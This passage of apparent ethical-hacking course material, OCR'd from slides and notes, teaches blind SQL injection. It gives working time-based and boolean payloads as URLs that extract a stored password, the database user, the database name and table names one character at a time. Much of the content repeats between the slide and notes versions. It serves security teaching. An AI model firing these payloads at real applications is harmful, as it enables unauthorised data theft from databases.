
  If the table "users" contains a column "pass" and the first character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.

- **Example 2: Extract Second Character**

  Searching for the second character of the first table entry

  ```
  /?id=1+AND+555=if(ord(mid((select+pass+from+users+limit+0,1),2,1)
  )= 97,555,777)
  ```

  If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.



Blind SQL Injection - Extract Database User

Check for username length

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `LEN(USER)` until the DBMS returns TRUE

Check if 1st character in the username contains 'A' (a=97), 'B', or 'C' and so on

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),1,1)))` until the DBMS returns TRUE

Check if 2nd character in the username contains 'A' (a=97), 'B', or 'C' and so on

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),2,1)))` until the DBMS returns TRUE

Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C' and so on

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),3,1)))` until the DBMS returns TRUE

Blind SQL Injection—Extract Database User

Using blind SQL injection, an attacker can extract the database username. The attacker can probe the database server with yes/no questions to extract information. To extract database usernames using blind SQL injection, an attacker first tries to determine the number of characters in a database username. An attacker who succeeds in learning the number of characters in a username then tries to find each character in it. Finding the first letter of a username with a binary search requires seven requests; hence, an eight-character name requires 56 requests.

- **Example 1: Check for username length**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1)
  WAITFOR DELAY '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2)
  WAITFOR DELAY '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3)
  WAITFOR DELAY '00:00:10'--
  ```

  Keep increasing the value of LEN(USER) until DBMS returns **TRUE**.

- **Example 2: Check if 1st character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY
  '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY
  '00:00:10'--
  ```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),1,1))) until DBMS returns **TRUE**.

- **Example 3: Check if 2nd second character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),2,1))) until DBMS returns **TRUE**.


- **Example 4: Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),3,1))) until DBMS returns **TRUE**.



Blind SQL Injection - Extract Database Name

Check for Database Name Length and Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD **(Considering that the database returned true for the above statement)**

Extract 1st Database Table

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY
'00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = EMP **(Considering that the database returned true for the above statement)**

Blind SQL Injection—Extract Database Name

In a blind SQL injection, the attacker can extract the database name using the time-based blind SQL injection method. Here, the attacker can apply brute force to determine the database name based on the time before the execution of the query and set the time after query execution. Then, the attacker can infer from the result that if the time lapse is **10 seconds**, then the name is "A"; otherwise, if it is 2 seconds, then it cannot be "A." Similarly, the attacker finds out the database name associated with the target web application.

- **Example 1: Check for Database Name Length and Name**

  ```
  http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4)
  WAITFOR DELAY '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY
  '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY
  '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY
  '00:00:10'--
  ```

  ```
  http://www.certifiedhacker.com/page.aspx?id=1;
  IF(ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY
  '00:00:10'--
  ```

  Database Name = **ABCD** (Considering that the database returned true for the above statement)

- **Example 2: Extract 1st Database Table**

